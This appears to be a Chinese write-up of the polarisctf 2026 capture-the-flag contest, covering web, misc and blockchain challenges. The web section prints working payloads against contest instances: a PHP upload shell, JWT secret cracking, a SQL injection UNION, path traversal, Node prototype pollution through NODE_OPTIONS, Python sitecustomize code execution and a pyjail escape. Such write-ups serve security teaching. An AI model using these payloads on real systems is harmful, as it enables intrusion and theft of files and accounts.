polarisctf 2026

web

only real

源码中有个xmuser/123456

直接登录

dirsearch扫端口，扫到flag.php，访问即可

`xmctf{xm_xxe_blind_success}`

only_real_revenge

登录进去发现不能提交，f12看一下发现是前端被封了

```
▼<form method="post" enctype="multipart/form-data">
  " 昵称: "
  <input name="nick" value="xmuser">
  <div class="tip"></div>
  " 年龄: "
  <input name="age" disabled value="18"> == $0
  <div class="tip"></div>
  " 背景图上传: "
  <input type="file" name="file" disabled>
  <div class="tip"></div>
  " 留言板: "
  <textarea name="msg" disabled>欢迎来到星盟招新赛</textarea>
  <button disabled>提交修改</button>
```

把disabled去掉就可以正常填写了

创建一个文件写php代码，之后把拓展名改成.inc：

```
<?= readfile(glob("/fl*")[0]); ?>
```

上传的时候用bp抓包，把文件名改回php（测得文件类型检测只是在前端进行的）

同时要做个jwt伪造，hashcat爆破出来是cdef

```
hashcat -a 0 -m 16500
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NzQ3NzI0MD
V9.EdFtNQVB6KYOqnKWMEsP8aC7WSlg_VdMwDpFVfgS1B8" "1.txt"
```

按照路径访问即可得到flag

ez_python

merge函数将用户的JSON数据直接合并到实例对象中，我们再利用/read读取敏感文件

```
import requests

url = "http://5000-c35d2420-fcb3-42fd-9c4c-4ab99ae4456d.challenge.ctfplus.cn/"

payload = {
    "config": {
        "filename": "/flag"
    }
}

try:
    res1 = requests.post(f"{url}/", json=payload)

    res2 = requests.get(f"{url}/read")

except Exception as e:
    print(f"[!] 发生错误: {e}")
```

ezpollute

简单js原型链污染

```
function merge(target, source, res) {
    for (let key in source) {
```

```
        if (key === '__proto__') {
            if (res) {
                res.send('get out!');
                return;
            }
            continue;
        }

        if (source[key] instanceof Object && key in target) {
            merge(target[key], source[key], res);
        } else {
            target[key] = source[key];
        }
    }
}
// merge合并的时候用了递归合并
```

因此有payload

```
{
  "constructor": {
    "prototype": {
      "NODE_OPTIONS": "-r /flag"
    }
  }
}
// -r参数使程序把flag当成js文件预加载
```

Update your system configuration below. Something is in backup.zip

```
{
  "constructor": {
    "prototype": {
      "NODE_OPTIONS": "-r /flag"
    }
  }
}
```

Update Config | Check Node Version

Status:


```
{
  "status": "checked",
  "info": "/flag:1\nXMCTF{2bc27552-2ee3-4380-b8f8-f8415b0df489}\n     ^\n\nSyntaxError: Unexpected token '{'\n    at
}
```

Broken Trust

开始先随便注册一个账号，拿给的uid登录

之后查看源码，发现/api/profile 可以发POST请求

bp抓个包，按照源码改一下请求头，尝试发现存在SQL注入

请求

美化 Raw Hex

```
POST /api/profile HTTP/1.1
Host: 8080-aab1e253-3855-4835-9092-c989c0ba789d.challenge.ctfplus.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
 Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=
eyJyb2xlIjoidXNlciIsInVpZCI6IjcwNGM0NjJjZDFiMTRiN2M4OGRmMDAzYjFmYTQzN2FlIiwidXNlcm5hbWU
ZGlpbjIifQ.acfaEw.B9pyPUmfY799fPL5-T26osNvpq4
Connection: keep-alive
Content-Length: 77

{
  "uid":"' UNION SELECT uid,username,role FROM users WHERE role='admin'-- "
}
```


响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Content-Length: 77
Content-Type: application/json
Date: Sat, 28 Mar 2026 13:42:08 GMT
Server: Werkzeug/3.1.6 Python/3.10.18

{
  "role":"admin",
  "uid":"557b762327074ab0b37a2acd2708a1ea",
  "username":"admin"
}
```

这样就拿到了admin的uid，直接用它重新登录



现在有了后门权限，查找一下flag

直接访问 `http://8080-aab1e253-3855-4835-9092-c989c0ba789d.challenge.ctfplus.cn/api/admin?action=backup&file=..//flag` 即可（..//是为了绕过../的过滤，同时会被解析成和../一样的功能）

Not a Node

先看前端，deploy.js 暴露了后端接口POST /api/deploy，以及 /fn/ 执行部署的函数。

枚举 *_runtime，发现了两个可疑对象：*internal、_secrets

```
export default {
  async fetch() {
    const out = {};

    let keys = [];
    try {
      keys = Object.getOwnPropertyNames(__runtime);
      out.runtimeKeys = keys;
    } catch (e) {
      out.runtimeKeysError = e.message;
    }

    out.detail = {};
    for (const k of keys) {
      try {
        const v = __runtime[k];
        const item = { type: typeof v };

        if (v && typeof v === "object") {
          try {
            item.keys = Object.getOwnPropertyNames(v);
          } catch (e) {
            item.keysError = e.message;
          }
        }

        out.detail[k] = item;
      } catch (e) {
        out.detail[k] = { error: e.message };
      }
    }

    return new Response(JSON.stringify(out, null, 2), {
      headers: { "content-type": "application/json" }
    });
  }
}
```

回显有_internal里面的 read和list方法地址

利用这些，最后还有一个路径穿越读取

payload如下

```
export default {
  async fetch() {
    const read = __runtime._internal.lib.symbols._0x72656164;
    const b = s => Array.from(s).map(c => c.charCodeAt(0));
    return new Response(read(b("../flag")));
  }
}
```

Autopypy


上传的py文件可以任意写，我们利用sitecustomize的自动加载机制运行代码

py文件写成这样上传

```
import os,sys,subprocess
print(subprocess.getoutput('cat /flag 2>/dev/null || cat /flag.txt 2>/dev/null || cat /app/flag 2>/dev/null || cat /app/flag.txt 2>/dev/null')) # 尝试用shell读取各种路径的flag
sys.stdout.flush();os._exit(0)
```

这里命名用/usr/local/lib/python3.10/site-packages/sitecustomize.py

服务器启动时会import site，顺便import这个包，代码就会在沙箱启动前执行



如图


misc

signin


首先010看一下，流量包的尾部藏了一个zip，提取出来，发现有个so_ez是没被加密的

打开发现是TLS的密钥，复制一下放到key.txt里，用wireshark打开attachment.pcapng

左上角编辑-首，找到TLS协议



最下面的文件使用key.txt解密即可



成功解密，发现一些http2流量，说明解密成功


尝试之后发现这里的WINDOW_UPDATE参数比较可疑（只有两种），用tshark提取

```
tshark -r .\attachment.pcapng -o tls.keylog_file:.\key.txt -Y
"http2.window_update.window_size_increment" -T fields -e
http2.window_update.window_size_increment
```

转换为01串得到

```
0101100100110010010011100110101101011010010001000100110101110111010011100111101001100111011110
1001010110010110101001000001011110100101101001101010010001010011001001001101001100100100110100
0011001101001110011010100101000100110101010110010110101001101100011011010101101001101010010101
0101001101010100111001010100011010110111100001001101011110100101010100111101
```

解码一下看看



fromhex之后是乱码，这个应该是解出的结果

用这个密码打开压缩包得到flag.png，是一个二维码，但是扫不出来

010可以看到似乎有元数据，exiftool提取一下

```
exiftool flag.png
```

出现了一个提示`ij%2+(i+j)%3`

是二维码的掩码，mask5模式，脚本解密一下

```
from pathlib import Path

from PIL import Image, ImageOps
import reedsolo


BASE = Path(__file__).resolve().parent
SIZE = 37
QR_BOX = (40, 40, 410, 410)
FORMAT_POS = {
    (0, 8), (1, 8), (2, 8), (3, 8), (4, 8), (5, 8), (7, 8), (8, 8),
    (8, 7), (8, 5), (8, 4), (8, 3), (8, 2), (8, 1), (8, 0),
    (8, 36), (8, 35), (8, 34), (8, 33), (8, 32), (8, 31), (8, 30), (8, 29),
    (30, 8), (31, 8), (32, 8), (33, 8), (34, 8), (35, 8), (36, 8),
}


def reserved_cells():
    cells = set(FORMAT_POS)

    for y in range(8):
        for x in range(8):
            cells.add((y, x))
            cells.add((y, SIZE - 8 + x))
            cells.add((SIZE - 8 + y, x))

    for i in range(8, SIZE - 8):
        cells.add((6, i))
        cells.add((i, 6))

    for y in range(28, 33):
        for x in range(28, 33):
            cells.add((y, x))

    cells.add((29, 8))
    return cells


def load_matrix():
    qr = Image.open(BASE / "flag.png").convert("1").crop(QR_BOX)
    return [
        [1 if qr.getpixel((x * 10 + 5, y * 10 + 5)) == 0 else 0 for x in range(SIZE)]
        for y in range(SIZE)
```

```
    ]


def unmask(matrix, reserved):
    fixed = []
    for y, row in enumerate(matrix):
        fixed.append([
            bit if (y, x) in reserved or (y * x) % 2 + (y + x) % 3 != 0 else bit ^ 1
            for x, bit in enumerate(row)
        ])
    return fixed


def save_matrix(matrix):
    img = Image.new("1", (SIZE, SIZE), 1)
    img.putdata([0 if bit else 1 for row in matrix for bit in row])
    img = img.resize((SIZE * 10, SIZE * 10), Image.NEAREST)
    ImageOps.expand(img, border=40, fill=1).convert("L").save(BASE / "fixed_qr.png")


def extract_bits(matrix, reserved):
    bits = []
    col = SIZE - 1
    upward = True

    while col > 0:
        if col == 6:
            col -= 1

        rows = range(SIZE - 1, -1, -1) if upward else range(SIZE)
        for y in rows:
            for x in (col, col - 1):
                if (y, x) not in reserved:
                    bits.append(matrix[y][x])

        upward = not upward
        col -= 2

    return bits


def decode_text(bits):
    # Version 5-L has a single RS block: 108 data codewords + 26 ecc codewords.
    codewords = [
        int("".join(map(str, bits[i:i + 8])), 2)
        for i in range(0, 1072, 8)
    ]
    decoded = bytes(reedsolo.RSCodec(26, fcr=0, prim=0x11D, generator=2,
c_exp=8).decode(bytes(codewords))[0])

    stream = "".join(f"{byte:08b}" for byte in decoded)
    length = int(stream[4:12], 2)
    payload = stream[12:12 + 8 * length]
```

```
    return bytes(int(payload[i:i + 8], 2) for i in range(0, len(payload), 8)).decode()


def main():
    reserved = reserved_cells()
    fixed = unmask(load_matrix(), reserved)
    save_matrix(fixed)
    print(decode_text(extract_bits(fixed, reserved)))


if __name__ == "__main__":
    main()
```

`flag{YOU_FOUND_Th3_fl48!!_922a24f585ac8e4bacd7}`

ModelMark

神奇的非预期，~~我终于把我训练成功了~~

最前面是一个sha256的验证，爆破即可

```
import hashlib
import itertools
import string

POW = ("WtMOlD", "0000")
prefix, target = POW[0], POW[1]
chars = string.ascii_letters + string.digits

for n in range(1, 9):
    for x in map("".join, itertools.product(chars, repeat=n)):
        if hashlib.sha256((prefix + x).encode()).hexdigest().startswith(target):
            print(f"x = {x}")
            exit()

print("not found")

# 这里改POW的第一个参数即可，注意改的时候手速要快，否则会超时
```

之后需要每8s内判断一个对话是哪个ai生成的，8题就可以获得flag

题目本身给了训练数据的附件，看来是想让我们写机器学习的脚本

这里非预期的点在于可以训练CTFer本人而非训练程序（

直接把数据喂给LLM，让他给我们提取特征；因为答错连接不会断开，我们也可以直接刷题强化学习

有标签的肯定是ds，之后就是训练出做题的感觉，并且参考一下提取的特征

- **辨识度：70%**。Qwen 的特点就是"标准"，像一个训练有素的AI助理。

第四步：看"简洁程度"(判断 Hunyuan)

- **动作**：看回答的长度。
- **特征**：如果这个回答短到让你觉得它"很敷衍"，没有分点、没有标签、没有学术性备注，甚至有时直接给出极短的结论，**它大概率就是 Hunyuan-MT-7B**。
- **辨识度：60%**。它追求"直接给答案"，不爱废话。

"8秒速查表"总结

模型	核心特征（看这一个点就够了）	风格关键词
DeepSeek	带有 `<think>` 标签	话痨、内心独白
GLM	句末常带 `(注：...)`	学术、严谨
Qwen	排版精美，有清晰序号	稳重、助理范儿
Hunyuan	极其简短，甚至有点"冷漠"	直球、极简

试了大概10分钟就成功了

~~训练成功，springbot!~~

```
4) tencent/Hunyuan-MT-7B
> 4
Correct (8/8)

Success
xmctf{e84397ee-e59d-4e52-9732-877150e54551}
```

WhoRU?

直接在GitHub上搜索整个源码是肯定搜不到的，比较直接的一个策略就是搜索源码的"特征片段"。

第一关

java源码中有一个特定的报错提示，直接在GitHub搜索即可得到

Files with identical content are grouped together. Hide these extra files instead

alibaba/nacos · plugin-default-impl/nacos-default-auth-plugin/src/main/java/com/alibaba/nacos/plugin/auth/impl/token/impl/JwtTokenManager.java

```
79 …        "the length of secret key must great than or equal 32 bytes; And the secret key  must be encoded by base64."
```

alibaba_nacos

第二关

是一个cpp文件，先搜比较明显的类名（StreamStateAnalyzer等），发现没有，说明类名和方法名可能都被修改过，因此必须转向搜索具体算法实现（简单来说，搜索数字和符号多的代码块）

比如 `crc32inv(zlist[i], 0) ^ zlist[i - 1]) >> 8`, `y7_8_24 < 1 << 24; y7_8_24 += 1 << 8` 等都可以搜出来

kimci86/bkcrack · src/bkcrack/Attack.cpp

```
    else // the Z-list is complete so iterate over possible Y values
    {
        // guess Y7[8,24) and keep prod == (Y7[8,32) - 1) * mult^-1
        for (auto y7_8_24 = std::uint32_t{}, prod = (MultTab::multInv * msb(ylist[7]) << 24) - MultTab::multInv;
             y7_8_24 < 1 << 24; y7_8_24 += 1 << 8, prod += MultTab::multInv << 8)
            // get possible Y7[0,8) values
            for (const auto y7_0_8 : MultTab::getMsbProdFiber3(msb(ylist[6]) - msb(prod)))
```

kimci86_bkcrack

第三关

定位到几个比较特殊的名称

```
ef create_dummy_data(request):
    flags = {
        'voters': json.loads(request.GET.get('createRandomVoters', 'false')),
        'parties': json.loads(request.GET.get('createPoliticianParties', 'false')),
        'votes': json.loads(request.GET.get('castRandomVote', 'false'))
    }
```

直接搜就可以

akverma26/voting-system-using-block-chain · home/views.py

```
        'createPoliticianParties': json.loads(request.GET.get('createPoliticianParties')) if request.GET.get('createPol…
    if to_do['createRandomVoters'] or to_do['createPoliticianParties'] or to_do['castRandomVote']:
    if to_do['createPoliticianParties']:
    if to_do['castRandomVote'] and to_do['createRandomVoters'] and to_do['createPoliticianParties']:
```

akverma26_voting-system-using-block-chain

> 有没有一种很熟悉的感觉，好像做图寻也是类似这样做的..（?
>
> **实际上，搜索“特征信息“便是osint（开源情报搜集）的重要方法之一**

`xmctf{6b11bf04-3e2a-4898-b9d1-cf282938feb8}`

ez_pyjail

题目给了很短的源码

```
def run_jail(x):
    eval(x, {'__builtins__':{}}, {'__builtins__':{}})
# 把globals和locals都设置为空字典
x = input()
assert ascii(x)[1:-1] != x.replace("__","")[:105], run_jail(x)
```

最后一行是沙箱运行的条件："!=" 后面强制删去x中的双下划线，并截取前105字符

当assert断言失败时，沙箱才会执行，因此不等式两边必须相等

故x必须满足：无双下划线和不能超过105字符

这时比较常用的逃逸手法，比如 `().__class__`，就难以使用了

我们制造一个b生成器并强制运行行，连续调用3次f_back产生栈回溯，跳出沙箱，到达全局环境

```
(lambda:(b:=[*(g:=(g.gi_frame.f_back.f_back.f_back for _ in[0]))][0].f_builtins)["exec"]
(b["input"]()))()
```

这里获得了input()权限，直接读flag就行

```
b["print"](b["open"]("/flag").read()) # 利用获得的b中的函数读取flag
```

Blockchain

> 区块链！

秘密交易

> 唯一偏misc的一题

etherscan——以太坊的交易记录网站

由于区块链的特性，每一笔交易都会被记录，且不能篡改，我们可以查询每一笔想要了解的记录

sepolia则是专门用于测试的交易记录网站

我们查看一下题目给的账户地址，发现只有一笔转入记录

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0xfbc08d00080...	Transfer	10418288	18 days ago	0x5Db71d0B...79f9054f8	IN	0x0a803A2c...A67aD69C9	1 ETH	0.00000006

因此我们看转入的账户，这下发现了很多转账

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0xe467155102...	Send Payment	10418598	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.001 ETH	0.00036537
0x57a4724326...	Send Payment	10418411	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.001 ETH	0.00035805
0x1198da2d1f9...	Send Payment	10418409	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.001 ETH	0.00035745
0xc6237ac32c...	Send Payment	10418408	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.001 ETH	0.00035625
0xacb0ea0257...	Send Payment	10418407	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.001 ETH	0.00035589
0xfbc08d00080...	Transfer	10418288	18 days ago	0x5Db71d0B...79f9054f8	OUT	0x0a803A2c...A67aD69C9	1 ETH	0.00000006
0x1e30c167c4...	Send Payment	10418272	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.01 ETH	0.00035793
0xbed4e5af2a6...	Send Payment	10418271	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.01 ETH	0.00035805
0x96f29bbc003...	Send Payment	10418269	18 days ago	0x5Db71d0B...79f9054f8	OUT	0xABD89fEd...681eDb0C8	0.01 ETH	0.00035745

这里每笔交易都有一个对应的哈希值，我们点击查询，翻到底部-click more-查看input data（这是交易查询题常见的信息隐藏地点）

Input Data:

```
⸮Ö¿ñtÀSö⁸⁸àÂjGræD/⸮ÙÓvE@7P-level Technician No. 16 will serve you for 32 minutes
```

View Input As | Decode Input Data | Export JSON | View In Decoder

可以看到，转换成UTF-8之后，后面有一段神秘提示

```
P-level Technician No. 16 will serve you for 32 minutes
```

我们如此查询其他可疑的记录，一共发现了这些文本：

```
I want to wash my foot
I am weljoni
I am Aomr
z3ghxxx want girl's wechat
Do you want to wash with me
key:do_you_know_S_P_and_xor_????!!!!
hex_enc:2d8d1617fcf9223f0dd274dd58cf7d0cc5504a8310bdc5dc2572251ed2d069c3
P-level Technician No. 16 will serve you for 32 minutes
S-level Technician No. 42 will serve you for 256 minutes
least 3.5
new tea
3
How is it sold?
yep
is here?
I am Customer Service No. 1. Customers can ask me if they have any questions.
Hello customer, there is a newcomer today.
```

去除一些干扰选项，我们留下了四个重要内容

```
key:do_you_know_S_P_and_xor_????!!!!
hex_enc:2d8d1617fcf9223f0dd274dd58cf7d0cc5504a8310bdc5dc2572251ed2d069c3
P-level Technician No. 16 will serve you for 32 minutes
S-level Technician No. 42 will serve you for 256 minutes
```

